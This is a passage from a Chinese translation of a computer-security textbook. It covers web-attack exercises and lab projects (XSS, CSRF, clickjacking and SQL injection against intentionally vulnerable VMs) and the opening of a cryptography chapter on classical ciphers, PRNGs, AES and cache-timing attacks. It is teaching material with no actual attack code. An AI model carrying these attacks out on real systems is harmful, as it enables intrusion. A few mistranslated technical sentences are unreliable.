- R-7.10 如果客户端使用 HTTPS，攻击者还能进行网络钓鱼攻击吗？解释原因。
- R-7.11 点击劫持和网络钓鱼之间有什么区别？
- R-7.12 沙箱如何保护 Web 浏览器免受恶意代码的攻击，这些恶意代码可能包含在网页的媒体元素之中？
- R-7.13 解释：为什么在一般情况下，禁止 Web 服务器访问另一台服务器设置 Cookies。
- R-7.14 为什么点击发送给你的电子邮件消息中的任何超链接都是非常危险的呢？
- R-7.15 总结持久性和非持久性的跨站点脚本攻击的区别。
- R-7.16 总结跨站点脚本攻击和跨站请求伪造攻击之间的主要区别？
- R-7.17 提供一段简短的 JavaScript 代码，当用户鼠标实现在网页的某一恶意元素悬停时（但不是点击），实现点击劫持攻击。
- R-7.18 针对为服务器提供动态内容和为客户端带来的安全风险，比较 Java 小程序与 ActiveX 通用性的不同。
- R-7.19 总服务器端脚本的优点与风险。
- R-7.20 对于不同的网站内容，如网页的 HTML 源代码、不同的嵌入图像和媒体内容从不同 Web 服务器进行发送会有什么好处呢？回忆一下，每一个元素都通过单独的 HTTP 请求进行检索。
- R-7.21 解释：为什么输入验证能降低 SQL 注入攻击的风险。

创新练习

- C-7.1 描述一个能安全登录到银行的网站，服务器和客户端都使用 SSL 证书。将这种方法与传统身份验证方法进行比较，在传统方法中服务器使用 SSL 证书，客户端使用用户名和密码。
- C-7.2 描述一个方法，使用户免受 URL 混淆攻击。
- C-7.3 设计一个客户端系统，能防御 CSRF 攻击。
- C-7.4 设计一个客户端系统，能防御点击劫持攻击。
- C-7.5 讨论对 ActiveX 的可能修改，使其为客户端提供更强的安全。

- C-7.6 假设, Alfred 设计了防御跨站点脚本攻击的客户端方法, 通过使用 Web 防火墙进行检测, 如果脚本代码与已知恶意代码的特征码匹配, 则禁止这样的脚本执行。Alfred 系统能防止最常见的 XSS 攻击吗? Alfred 系统不能检测到哪些类型的 XSS 攻击呢?
- C-7.7 从主机 RootServer 的角度来看, 在互联网上到 RootServer 的最短路径形成了一个树形结构。试想一下, 这棵树是一个具有 n 个节点的完全二叉树, 以 RootServer 作为树的根, 客户端主机作为树的叶子。假设在任何时刻, RootServer 能处理 \sqrt{n} 个不同的 HTTP 请求, 但请求多于 \sqrt{n} 时, 就会产生拒绝服务。你需要创建多少 RootServer 的副本, 并放在二叉树的各个节点, 才能防止对任何副本的 DDOS 攻击, 假设总是由最近的 RootServer 处理任何 HTTP 请求? 你应该将 RootServer 的这些副本放在哪些节点?
- C-7.8 假设流行的购物网站的 Web 客户端和 Web 服务器已经执行了密钥交换, 现在, 它们共享一个秘密的会话密钥。描述一种安全的方法, Web 客户端能导航到网站的所有网页, 并能将所选购物品放入购物车。你的解决方案可以使用单向散列函数和伪随机数生成器, 但不能使用 HTTPS, 因为该方案并不需要实现机密性。在任何情况下, 即使攻击者能嗅探所有数据包, 你的解决方案也能对抗 HTTP 会话劫持攻击。
- C-7.9 Ad 服务器越来越多地被用于显示网站的基本内容(如新闻中的照片)。假设, 一台主机作为服务器为两个不同的网站提供图片。解释, 为什么这对用户的隐私会是一种威胁。如果将浏览器配置为拒绝第三方的 cookie, 能消除这种威胁吗?

项目练习

- P-7.1 写一篇学期论文, 描述 cookie 的隐私性和合法性问题。在论文中, 提供你所使用的 Web 浏览器, 并允许用户分析在该浏览器中所存储的 cookie。首先删除所有的 cookie, 然后访问热门新闻、购物、社交网络或信息网站, 以确定这些网站设置了哪些 cookie。分析这些 cookie, 看看它们拥有哪些信息, 并写一下这些信息所产生的影响。
- P-7.2 设计与实现在浏览器中管理 cookie 的相关数据结构和算法。你的数据结构应该能提供有效的方法获取和设置 cookie, 还应该对域或子域访问 cookie 实施严格的规则。用伪代码描述如下任务的算法: `get(H, C)` 处理主机为 H, 域名为 C 的 cookie 值的请求; `set(H, C, x)` 处理主机为 H, 域名为 C, cookie 的值为 x 的请求。如果 H 没有被授权对 cookie 进行读取或写入, 这些方法必须返回一个错误消息。
- P-7.3 在授权虚拟机网络中, 定义了三台虚拟机: Web Server、Victim 和 Attacker, 但实际上, 它们都在同一台主机之上。在 Web Server 上, 安装了 Web 服务器软件包(如 Apache), 并给定了一个易受 XSS 攻击的 Web 应用程序。使攻击者访问脆弱的 Web 服务器, 并向 Web 服务器注入恶意内容, 这样, 当 Victim 访问被感染的网页时, Victim 被骗做一些违背自己意愿的操作。
- P-7.4 在授权虚拟机网络中, 定义了三台虚拟机: Good Web Server、Victim 和 Attacker Web Server, 但实际上, 它们都在同一台主机之上。在 Good Web Server 中安装 Web 服务器软件包(例如, Apache 的)。给定两个 Web 应用程序, 一个是脆弱的、易受到基于 GET 的 CSRF 攻击的应用程序, 另一个也是脆弱的、易受到基于 POST 的 CSRF

攻击的应用程序，在 Good Web Server 上安装这两个程序（某些 Web 应用程序同时使用 GET 和 POST 服务，且对 GET 和 POST 都是脆弱的）。攻击者在 Attacker Web Server 上制作自己的恶意网页（此网页实际上可以被任意 Web 服务器托管）。使 Victim 在访问 Good Web Server 时，实际访问的是攻击者的网页。从攻击者网页针对 Good Web Server 发起 CSRF 攻击。注：许多网络应用程序早已实现了针对 CSRF 攻击的对策。禁用这些对策，使 Attacker Web Server 发起 CSRF 攻击。攻击成功后，启用这些对策，并分析它们如何战胜攻击。

- P-7.5 在授权虚拟机网络中，定义了三台虚拟机：Web Server、Victim 和 Attacker，但实际上，它们都在同一台主机之上。在 Web Server 上，安装 Web 服务器软件包（如 Apache）和一个 Web 应用程序。Attacker 构造使用两个重叠 iframe A 和 B 的恶意网页，在 iframe A 中，从 Web Server 加载网页，在 iframe B 中，攻击者的目的的是发动点击劫持攻击。使 Victim 在访问 Web Server 时，访问恶意网页。诱骗 Victim 根据自己的意愿点击链接或按钮序列。
- P-7.6 在授权虚拟机网络中，定义了两台虚拟机：Web Server 和 Attacker，但实际上，它们都在同一台主机之上。在 Web Server 上，安装 Web 服务器软件包（如 Apache）和一个易受 SQL 注入攻击的 Web 应用程序。Web 应用程序需要使用数据库，所以还需要安装必要的数据库软件（如 MySQL）。使 Attacker 针对 Web 服务器实施各种 SQL 注入攻击策略。报告一下，针对特定的 Web 应用程序，哪种攻击策略能运行。一些数据库软件都有减轻 SQL 注入攻击的对策。分析一下，这些对策是如何工作的。
- P-7.7 设计与实现一个 Firefox 插件，用于保护客户端免受 XSS 攻击和 CSRF 伪造攻击。
- P-7.8 设计与实现一个 Firefox 插件，用于保护客户端免受点击劫持和 URL 混淆攻击。

本章注释

在下列 RFC 中描述了 HTTP 协议：

- RFC 2109-HTTP 状态管理机制
- RFC 2616-超文件传输协议- HTTP/1.1
- RFC 2965-HTTP 状态管理机制

在 RFC 5246 中描述了 TLS 协议的最新版本。Boldt 和 Carlsson[10]讨论了隐私入侵软件及防御它的机制。在 2010 年夏天，华尔街日报发表了一系列题为“What They Know”的文章，来介绍跟踪用户的技术。在 Dhamija、Tygar 和 Hearst[24]的论文中详细讨论了网络钓鱼以及它的工作原理。在 Jovanovic、Kirda 和 Kruegel[44]的论文中更深入地分析了跨站点请求伪造攻击。对跨站点脚本攻击的调查和如何预防这种攻击，请参见由 Garcia-Alfaro 和 Navarro-Arribas[34]写的书中的章节。Nentwich 等提出使用静态和动态分析来防止跨站点脚本的各种技术[65]。Boyd 和 Keromytis 提出了针对 SQL 注入攻击的保护机制[13]。Bisht、Madhusudan 和 Venkatakrishnan 提出了自动转换 Web 应用程序的方法，使它们更能灵活地应对 SQL 注入攻击[6]。在 Hussain、Heidemann 和 Papadopoulos[41]以及 Moore 等[61]的论文中都公开讨论了拒绝服务攻击的统计和分类类型。

第8章 加密

8.1 对称加密

最初，加密主要用于通信双方间的安全通信，一般将通信双方称为“Alice”和“Bob”，窃听双方通信的窃听者称为“Eve”，如图 8.1 所示。随着时间的推移，密码学的应用也远远超出了最初的场景。现在密码学的应用包括：证明经营 Web 服务器组织的身份、对电子文档进行数字签名、保护网上银行和购物交易的机密性、保护存储在硬盘上文件的机密性、保护通过无线网发送数据包的机密性。因此，许多处理安全、通信和计算的技术都使用加密（cryptography）。




图 8.1 加密的基本场景。Alice 和 Bob 加密他们的通信，使窃听者 Eve 不理解消息的内容

在对称加密（symmetric cryptography）中，加密和解密使用相同的密钥，在第 1.3.1 小节，我们对其进行了简单的介绍，在本小节将会更详细地讨论对称加密。由美国国家标准与技术研究所（NIST）推荐的对称加密算法是高级加密标准（Advanced Encryption Standard, AES），设计用于代替传统的数据加密标准（Data Encryption Standard, DES）算法。我们并不是直接介绍 AES 密码系统，而是先介绍一些经典的密码系统。在 AES 中包含了所描述的每个经典密码系统的思想，因此，理解这些早期的密码系统有助于我们理解 AES。

8.1.1 攻击

在详细介绍任何密码系统之前，我们先分析一下密码系统攻击（cryptosystem）。攻击密码系统的科学被称为密码分析学（cryptanalysis），它的从业人员被称为密码分析者（cryptanalyst）。在执行密码分析时，我们假设密码分析者知道加密和解密算法，但他不知

道所使用的密钥。这个假设遵循开放式设计原则（第 1.1.4 小节）。事实上，如果我们假设密码分析者不知道自己所用的算法，从而就能达到某种程度的安全，则这种假设是非常危险的。这种不透明即安全（security by obscurity）的方法极可能会导致失败，因为有许多方式能泄露所使用的算法。例如，公司内部可能会公布文件、或者文件被盗；编写加密算法的程序员可能被收买、或自愿公开算法；或者对加密算法的软件或硬件实现实施逆向工程。因此，假设密码分析者知道我们正在使用哪个密码系统。

密码分析者针对给定密码系统所能执行的攻击有四种主要类型。

唯密文攻击 (ciphertext-only attack): 在这种攻击中，密码分析者已经得到了一个或多个消息的密文，所有这些消息都使用相同的密钥 K 加密。密码分析者的目标是根据一个或多个密文来确定明文，或者找到密钥 K 。

已知明文攻击 (known-plaintext attack): 在这种攻击中，密码分析已经得到一个或多个明文-密文对，每个这样的明文都使用相同的密钥 K 加密。在这种情况下，密码分析者的目标是确定密钥 K 。

选择明文攻击 (chosen-plaintext attack): 在这种攻击中，密码分析者可以选择一个或多个明文消息，基于相同的密钥 K ，得到与明文相关联的每个密文。在离线选择明文攻击 (offline chosen-plaintext attack) 中，密码分析者必须事先选择所有明文，而在自适应选择明文攻击 (adaptive chosen-plaintext attack) 中，密码分析者能以迭代的方式选择明文，其中他根据前面明文加密所得到的消息来选择明文。

选择密文攻击 (chosen-ciphertext attack): 在这种攻击中，密码分析者可以选择一个或多个密文信息，基于相同的密钥 K ，得到与每个密文相关联的明文。与选择明文攻击一样，这种攻击也有离线和自适应版本。

当执行上述四种类型的攻击时，我们按密码分析者能得到的信息量顺序列出了这些攻击，如图 8.2 所示。




图 8.2 攻击类型

这些攻击之所以可行，主要在于它能识别消息是否是有效的明文。例如，给定的一段

密文，密码分析者使用给定的密钥对其进行解密，得到了消息 NGGNPXNGQNJABAVEIV-ARORNPU，她会立即放弃。但是，如果她得到消息 ATTACKATDAWNONIRVINEBEACH，那么她完全可以自信，自己已经找到了解密密钥。这种能力与密码系统的唯一解距离 (unicity distance) 相关，唯一解距离是所需的密文最小字符数，这样只有一个可理解的明文与之相关联。由于每种自然语言的内置冗余性（当说该种语言时，有助于我们理解这种语言），对于大多数密码系统而言，字符的唯一解距离通常都远远小于它们密钥的长度（以位为单位）。在前面第 1.3.3 小节的蛮力攻击的上下文中，介绍过这个概念。

8.1.2 替换密码

在古老的密码系统——凯撒密码 (Caesar cipher) 中，明文中的每个拉丁字母用该字母表中后面的第 3 个字母进行替换，也就是模字母表的大小（参见第 1.1.1 小节）。我们可以归纳这个密码，只要所有的替换都是独一无二的，则可以任意替换每个字母。这种方法极大地增加了密钥的空间，因此，提高了密码系统的安全性。例如，对于英文的明文，有 $26!$ 个可能的替换密码，即有超过 4.03×10^{26} 个这样的密码。

在 1983 年上演的电影 “A Christmas Story” 中给出了替换密码的一个有趣例子。在这部影片中，年轻人 Ralphie 使用圆针解码器对替换密码进行解码，得到秘密的消息并在电台进行广播。但是，当他发现消息是 “BE SURE TO DRINK YOUR OVALTINE”，他有点失望，因为这只不过是一条商业广告。

像 Ralphie 使用的简单替换密码，它的替换基于字母表的字母，能轻易地被破解。这种密码的主要弱点在于：它们不隐藏明文中不同字母的基本频率。例如，在英文文本中，字母 “E” 出现的频率超过了 12%，字母 “T” 出现的频率不到 10%。因此，在使用替换密码的英文文本中，密文中出现频率最高的字符可能与字母 “E” 相对应。在表 8.1 中，我们给出在一本著名书中的字母出现频率表，它说明了针对频率分析，基于字母替换密码的弱点。对于任何文本或基于字母表语言书写的文集，都能很容易地构造相似的频率表。

表 8.1 在 Mark Twain 编写的 “The Adventures of Tom Sawyer” 书中的字母频率

a:	8.05%	b:	1.67%	c:	2.23%	d:	5.10%
e:	12.22%	f:	2.14%	g:	2.30%	h:	6.62%
i:	6.28%	j:	0.19%	k:	0.95%	l:	4.08%
m:	2.33%	n:	6.95%	o:	7.63%	p:	1.66%
q:	0.06%	r:	5.29%	s:	6.02%	t:	9.67%
u:	2.92%	v:	0.82%	w:	2.60%	x:	0.11%
y:	2.04%	z:	0.06%				

多字母替换密码和替换盒

在多字母替换密码 (polygraphic substitution cipher) 中，对字母组进行加密。例如，可以将明文分成两个字母为一组的字符串，即划分为双字母组合 (digrams)，每个双字母组合用不同的、独一无二的其他双字母组合替换，从而生成密文。由于有 $26^2 = 676$ 可能的英

文双字母组合，所以对于这种英文双字母组合替换，会有 $676!$ 个可能的密钥。但是，使用这种密钥存在一个问题：那就是密钥太长——指定任意一个双字母组合替换的密钥，需要写下所有 676 双字母组合的替换。当然，如果字母表大小小于 26，则可以写出更简洁的双字母组合替换密码。例如，如果我们忽略重音符号，Hawaiian 语只使用 12 个字母。但是，即使在这种情况下，用简洁的方法来表示双字母组合替换也是非常有用的。

一种表示双字母组合替换的方法就是使用可视化的二维表。在表中，字母对中的第一个字母指定行，字母对中的第二个字母指定列，表中的每一项都是对该字母对的独一无二的双字母替换。这种规范称为替换盒（substitution box）或 S-盒（S-box）。

我们可以将使用 S-盒编码替换密码的这种可视化方法扩展到二进制的单词。例如，我们将 b 位的单词 x 分为两个单词 y 和 z ， y 和 z 分别是 x 的前 c 位和后 d 位，即 $b=c+d$ 。然后，我们通过维度为 $2^c \times 2^d$ 的 S-盒来指定单词 x 的替换。在图 8.3 中，我们给出了使用 4×4 S-盒的 4 位替换密码。注意，只要在 S-盒 S 中指定的替换是唯一的，则一定存在一个 S-盒的逆 S^{-1} ，用于推导出指定 S 的逆替换。

在任何基于字母的语言中，给定足够大的文集，除了单字母的频率容易计算之外，也很容易计算出双字母组合的所有组合频率。因此，仅仅基于简单的单字符或双字母组合的替换密码系统是不安全的。

	00	01	10	11
00	0011	0100	1111	0001
01	1010	0110	0101	1011
10	1110	1101	0100	0010
11	0111	0000	1001	1100

(a) 二进制的 S-盒

	0	1	2	3
0	3	8	15	1
1	10	6	5	11
2	14	13	4	2
3	7	0	9	12

(b) 十进制的相同 S-盒

图 8.3 4 位 S-盒。在 Serpent 密码系统中使用这种特殊的 S-盒，它进入了 AES 的决赛，但 AES 没有选择使用它

8.1.3 一次一密

一次可以对整个字母块进行替换，而不是对字母对进行替换。例如，在 1586 年公开的维吉尼亚密码（Vigenère cipher）是多字母替换密码的一个例子，它应用的块长度为 m ，实际上，它总是平行地重复使用 m 位移动密码。在该密码系统中，密钥是 m 位移动量 (k_1, k_2, \dots, k_m) 模字母表大小的序列（英文是 26）。给定一个 m 个字符的明文块，通过周期性地对第一个字符移动 k_1 、第二个字符移动 k_2 、第三个字符移动 k_3 等来对块进行加密。因此，对于明文中的任何给定字母，都有 m 种不同的替换（取决于字母在明文出现的位置），这是多字母替换的一种类型。通过对密文中每个块（包含 m 个字符）执行反向移位，就能对密文进行解密。但非常不幸，与所有的替换密码一样，只要相对 m 值来说，密文足够长，就能使用统计技术轻松地破译维吉尼亚密码。

但是，有一种类型的替换密码绝对是牢不可破的，这就是一次一密（one-time pad）。1917 年，Joseph Mauborgne 和 Gilbert Vernam 发明了一次一密。在一次一密中，所使用的方法与维吉尼亚密码一样，使用密钥块 (k_1, k_2, \dots, k_m) 来加密长度为 n 的明文 M ，但有两点不同之处。

(1) 密钥块的长度 m 必须与明文的长度 n 相同。

(2) 必须完全随机地选择每次的移动量 k_i 。

有了这两条附加的规则，对密文没有能应用的统计分析。事实上，因为每次都是完全随机地选择移动量，在密文中字母表中的每个字母出现的概率几乎相同。因此，从窃听者角度分析，字母表中每个字母都可能产生密文中的任何字母。也就是说，这种密码系统绝对是牢不可破的。

由于一次一密的安全性，据报道，在冷战期间，莫斯科和华盛顿特区的热线连接使用了一次一密进行加密。只要没有人披露密钥——即在一次一密加密中所用的随机移动序列，发送的消息就永远是秘密的。但是，当密钥被重用时，消息的安全性会迅速降低，因为使用统计方法可以发现部分明文。

但是，因为密钥长度要与消息的长度一样，所以很难达到一次一密的这种需求。如果 Alice 和 Bob 使用一次一密加密很长的会话，那么当一方用完密钥时，会发生什么情况呢？更有趣的是，在冷战时就发生了这种情况。据情报，苏联使用一次一密与自己的间谍通信，但绝望的间谍在用完密码本中的所有密码之后，有时会重用某些密码。美国政府预见到会发生密码的重用，所以发起了“维诺娜”计划（Venona Project），对截获的苏联与自己间谍之间的流量进行分析。事实上，维诺娜计划非常成功，因为在这一领域，会大量使用重复的密钥，所以一次一密是不切实际的。

二进制一次一密

尽管一次一密不切实际，但在其他更实用的密码系统中使用了一次一密的一些原理。特别是一次一密的二进制版本使用了二进制异或（XOR）运算，具有完善的解译。大多数现代密码系统都使用了异或运算，与二进制一次一密版本所使用的异或运算类似。回忆一下，对两个位 a 和 b 进行异或（XOR）运算，如果 a 和 b 不同，得到 1；如果 a 和 b 相同，得到 0。在二进制一次一密中，我们将明文消息 M 视为长度为 n 的二进制字符串。同样，将密钥 P 也视为完全随机的长度为 n 的二进制字符串。然后根据如下公式，产生密文 C ：

$$C = M \oplus P$$

其中使用常用的 \oplus 来表示两个等长二进制字符串的按位 XOR 运算。与基于字母的参照物相比，二进制一次一密绝对是牢不可破的，因为密文的每一位等于 0 或 1 的概率相同，明文独立于密文的其他位。此外，给定密钥 P ，通过下面的公式，能从密文中轻松地解密出明文：

$$M = C \oplus P$$

事实上，由于 XOR 是结合的，我们有

$$C \oplus P = (M \oplus P) \oplus P = M \oplus (P \oplus P) = M \oplus \vec{0} = M$$

其中 $\vec{0}$ 表示所有零位向量。因此，在二进制一次一密密码系统中，密钥 P 直接用于加密和解密。

8.1.4 伪随机数发生器

由一次一密的历史经验可知：随机性是一种宝贵的资源。忽略理论上“真正”的随机性是否确实存在的争论，如何收集不可预测位，使计算机或其他数码设备生成随机数的实际问题代价较大。目前的技术涉及抽样亚原子处理，它的不可预测性源于量子力学或采

样环境现象，如用户输入的变化、风噪声或来自外太空的辐射。从计算机的角度而言，这些技术都很昂贵，速度也慢。此外，这些资源都具有不可预测性，很难使它们均匀分布，或是变成无偏序数（位）列，就如一次一密所需求的。

但是，对密钥而言，随机性是非常有用的。如果我们能够扩展所拥有资源的随机性，就可以从该资源中获得更多的有用位，这样做是非常有益的。我们可以使用伪随机数发生器（pseudo-random number generator, PRNG）来实现这种随机性的扩展，PRNG 是一种生成伪随机数序列的方法。

线性同余发生器

理想的随机序列性质是所生成的数是均匀分布的。举个例子，使用 Java 中的 `java.util.Random` 类就能实现这一目标。该类是一个线性同余发生器（linear congruential generator）。在这个 PRNG 中，从一个随机数 x_0 开始，我们将 x_0 称为种子（seed），根据种子生成下一个数 x_{i+1} ，按顺序，根据下列公式，从前一个数 x_i 生成下一个数：

$$x_{i+1} = (ax_i + b) \bmod n$$

在此，假设 $a > 0$ 且 $b \geq 0$ ，且 a 和 b 是从范围 $[0, n - 1]$ 内随机选取的，该范围也是生成数序列的范围。如果 a 与 n 互质，则可以证明：生成的序列是均匀分布的。例如，如果 n 是素数，那么这个 PRNG 是均匀的，这是近似随机序列的一个重要性质。但是，对于加密而言，线性同余发生器产生的数序列不足以作为随机序列。

PRNG 的安全性质

在加密应用程序中，我们需要线性同余发生器所没有的伪随机数发生器的其他性质。例如，从数列中的前一个数很难预测下一个数。但在线性同余发生器中，当知道三个连续数时，就能很容易地确定 a 和 b 的值，从这开始，敌手就能预测后续的每一个数。

另一个需要的伪随机序列性质是周期性。因为我们是从随机种子来确定性地生成伪随机序列，所以序列会从一个数开始重复。在重复这个值之前，序列输出的数值就是周期（period）。例如，如果 a 与 n 互质，则线性同余发生器的周期为 n 。

更安全的 PRNG

人们认为，一些加密的 PRNG 更安全。例如，比线性同余发生器更安全的 PRNG 是使用安全加密算法的 PRNG，如使用高级加密标准（AES）算法，（其用于固定长度的明文块），使用加密算法进行加密，使用通用的随机密钥，从一个随机种子开始生成确定的数序列。只要这个序列是从随机种子开始的，它甚至可以是一个连续的整数集。唯密文攻击类型就是破译这种序列的可预测性，敌手能知道与已知序列相关联的明文。这种 PRNG 的周期为 2^n ，其中 n 是块的大小。因此，这种 PRNG 比线性同余发生器更安全。

给定一个安全的 PRNG，以密钥 K 为种子，可以使用它进行加密和解密，与一次一密一样，将生成的伪随机数序列与明文消息 M 执行异或，生成密文。即便如此，就像一次一密一样，对于给定的密钥 K ，只执行一次加密，明文长度应远远小于 PRNG 的周期。否则，该方案的安全性将很弱，类似于一次一密的密钥重用所产生的弱安全性。由于这个原因，这种加密方案最好别用于流密码（stream cipher），即在加密单独的位流或块时，不要使用流密码。在无线网的加密方法的上下文中，我们讨论过流密码（参见第 6.5.2 小节）。

8.1.5 希尔密码与置换密码

另一种典型密码系统是希尔密码 (Hill cipher), 1929 年, Lester S.Hill 发明了这种密码。希尔密码使用基于线性代数的方法。在下面的描述中, 假设读者熟悉矩阵乘法和逆矩阵等基础知识。

希尔密码使用 m 个字母的块, 将每个字母解译为 0 到 25 的一个数, 并将这个块解译为长度为 m 的向量。因此, 如果 $m=3$, 块是字符串 “CAT”, 则将这个块表示为如下的向量:

$$\vec{x} = \begin{bmatrix} 2 \\ 0 \\ 19 \end{bmatrix}$$

希尔密码使用 $m \times m$ 的随机矩阵 K 作为密钥, 当所有算术运算都模 26 时, 密钥 K 是可逆的。 \vec{x} 的密文向量 \vec{c} 由如下的矩阵方程确定:

$$\vec{c} = K \cdot \vec{x}$$

我们使用标准的矩阵乘法运算符(), 假设所有算术运算都是模 26。给定 K 的逆 K^{-1} , 我们使用如下的公式能从 \vec{c} 中恢复明文向量

$$\vec{x} = K^{-1} \cdot \vec{c}$$

由于

$$K^{-1} \cdot \vec{c} = K^{-1} \cdot (K \cdot \vec{x}) = (K^{-1} \cdot K) \cdot \vec{x} = \vec{I} \cdot \vec{x} = \vec{x}$$

这种方法允许我们在数学上指定对整个消息 M 的加密, 通过将 M 解译成 $m \times N$ 维的矩阵, 其中 $N=n/m$, 并定义密文 C 为 $m \times N$ 的矩阵:

$$C = K \cdot M$$

然后, 我们就能从 C 中恢复整个消息 M :

$$M = K^{-1} \cdot C$$

其中, 我们假设, 在加密和解密的过程中, 所有算术运算都模 26。

虽然这种表示法非常简洁, 但是, 只要敌手拥有足够的明文-密文对, 就能很容易地破译希尔密码。但是, 希尔密码将字母解译为数字, 并使用线性代数来执行加密和解密也是源于经典加密的另一种思想, 在 AES 密码系统中也借鉴使用了这种思想。

置换密码

在置换密码 (transposition cipher) 中, 根据指定的置换 (permutation) 长度 m 对明文中长度为 m 字母块进行换位, 由于在每次置换时, π 都有逆置换 π^{-1} , 所以通过 π 可以撤销所有的换位, 如果知道 π , 在这种密码系统中, 能很容易地对消息进行加密和解密。特别可以使如下的公式对长度为 m 的明文 M 进行加密: $C = \pi(M)$, 使用下面的公式可以进行解密:

$$M = \pi^{-1}(C)$$

无论我们将 M 中的字符视为字母还是位, 都能独立使用这个公式。

作为希尔密码的置换密码

更有趣的是, 这种置换密码实际上是希尔密码的一种特殊情况, 因为使用矩阵乘法能

执行任何置换。例如，如果希尔密码使用的矩阵为

$$\begin{bmatrix} 0 & 1 & 0 & 0 & 0 \\ 0 & 0 & 1 & 0 & 0 \\ 1 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 1 \\ 0 & 0 & 0 & 1 & 0 \end{bmatrix}$$

则它等同于如下的置换：

$$\pi: (1, 2, 3, 4, 5) \rightarrow (3, 1, 2, 5, 4)$$

注意，当我们对明文 M 中的字母应用置换密码时，我们并没隐藏在 M 中的字母统计分布。这种不隐藏性会造成信息的泄漏。此外，由于置换密码是希尔密码的一种类型，所以它与希尔密码具有相同的弱点。特别是，拥有足够的明文-密文对，我们使用简单的线性系统就能确定加密矩阵的所有值。一旦知道了加密矩阵，就破译了整个加密方案。但是，如果用如下讨论的非线性加密方案，使用另一个矩阵进行置换，那么整个密码系统不会存在上述弱点。

8.1.6 高级加密标准（AES）

1997 年，美国国家标准与技术研究所（NIST）发表了公开呼吁：征集对称加密算法 DES 的替代算法。在提交的算法名单中，有 5 个算法入围，最终 Rijndael（其发音有点像“Rhine doll”）算法胜出，该算法由密码学家 Joan Daemen 和 Vincent Rijmen 设计，它成为了新的标准：高级加密标准（Advanced Encryption Standard, AES）。

AES 是分组密码，每组 128 位。所用的密钥长度为 128、192 或 256 位，所得到的密码称为 AES-128、AES-192 和 AES-256。AES 的输入输出原理图如图 8.4 所示。截至 2010 年初，人们广泛认为，AES-256 是通用对称加密系统的最佳选择。所有的主流操作系统，如 Windows、Mac OS 和 Linux 都支持 AES-256。




图 8.4 AES 对称分组密码的输入输出原理图。分组大小总是 128 位。
密钥长度可以是 128 位、192 位或 256 位

AES 的轮数

AES 加密算法的 128 位版本进行十轮的处理。每一轮都对 128 位的数据（state）执行可逆替换。初始 state X_0 是明文 P 与密钥 K 的异或：

$$X_0 = P \oplus K$$

轮数 i ($i=1, \dots, 10$) 接收 state X_{i-1} 作为输入，并产生 state X_i 。在最后一轮输入密文 C : $C = X_{10}$ 。AES 轮数的结构示意图如图 8.5 所示。

建立每一轮的四个基本步骤如下：

1. SubBytes 步骤：S-盒替换步骤。
 2. ShiftRows 步骤：置换步骤。
 3. MixColumns 步骤：矩阵乘法（希尔密码）步骤。
 4. AddRoundKey 步骤：使用从 128 位密钥派生的轮密钥（round key）的 XOR 步骤。
- 在 8.5 小节将详细介绍这些步骤。

AES 的实现

AES 典型的软件实现优化了执行速度，使用多个查找表（lookup table）来实现每一轮的基本步骤。查找表将函数的所有可能值存入数组，由函数的输入索引该数组。可以证明，AES 算法的 128 位版本正好可以使用八个查找表实现，每个查找表将输入字节（byte, 8 位字）映射到输出整数（int, 32 位字）。因此，每个查找表都存储 256, 32 位整数。在加密和解密过程中对查找表进行预算算和访问。

通过使用查找表，一轮 AES 的加密或解密实现只需三种操作类型的组合：

两个整数的异或： $y = x_1 \oplus x_2$ ，其中 x_1 、 x_2 和 y 是整数。

将整数分割成 4 个字节： $(y_1, y_2, y_3, y_4) = x$ ，其中 y_1 、 y_2 、 y_3 和 y_4 是字节，而 x 是整数。

通过字节对整数查找表进行索引： $y = T[x]$ ，其中 y 是整数，而 x 是字节。

针对 AES 的攻击

截至 2010 年年初，人们一直都认为 AES 是具有高度安全性的对称密码系统。事实上，对 AES 的实际攻击只有旁路攻击。

2005 年，Bernstein、Osvik、Shamir 和 Tromer 发现了针对 AES 高性能的软件实现的定时攻击（timing attack）变种。回忆一下，为了加快 AES 的运行时间，使用查找表实现了该算法。定时攻击基于这样一个事实：在执行 AES 算法时，处理器的缓存会存储 AES 实现所用的查找表。访问存储在缓存中的表项要比访问主存中的表项速度要快，因此，执行算法所需时间提供了如何访问查找表的信息和算法的内部运作。对已知密文的已知明文系列，使用相同的密钥定时多次执行算法，攻击者能最终得到密钥。

如果攻击者和执行 AES 在相同的系统之上，则在一秒之内就能恢复密钥。如果攻击者和执行 AES 计算使用不同的计算机，则需要几个小时恢复密钥。为了防御定时攻击，无论是否使用缓存架构，在实现 AES 时，都要有一种方法使 AES 的执行时间保持不变。

另一种旁路攻击是针对 AES 硬件的实现，如使用现场可编程门阵列（field-programmable gate array, FPGA）。例如，错误攻击（fault attack）是使算法在执行过程中使用硬件

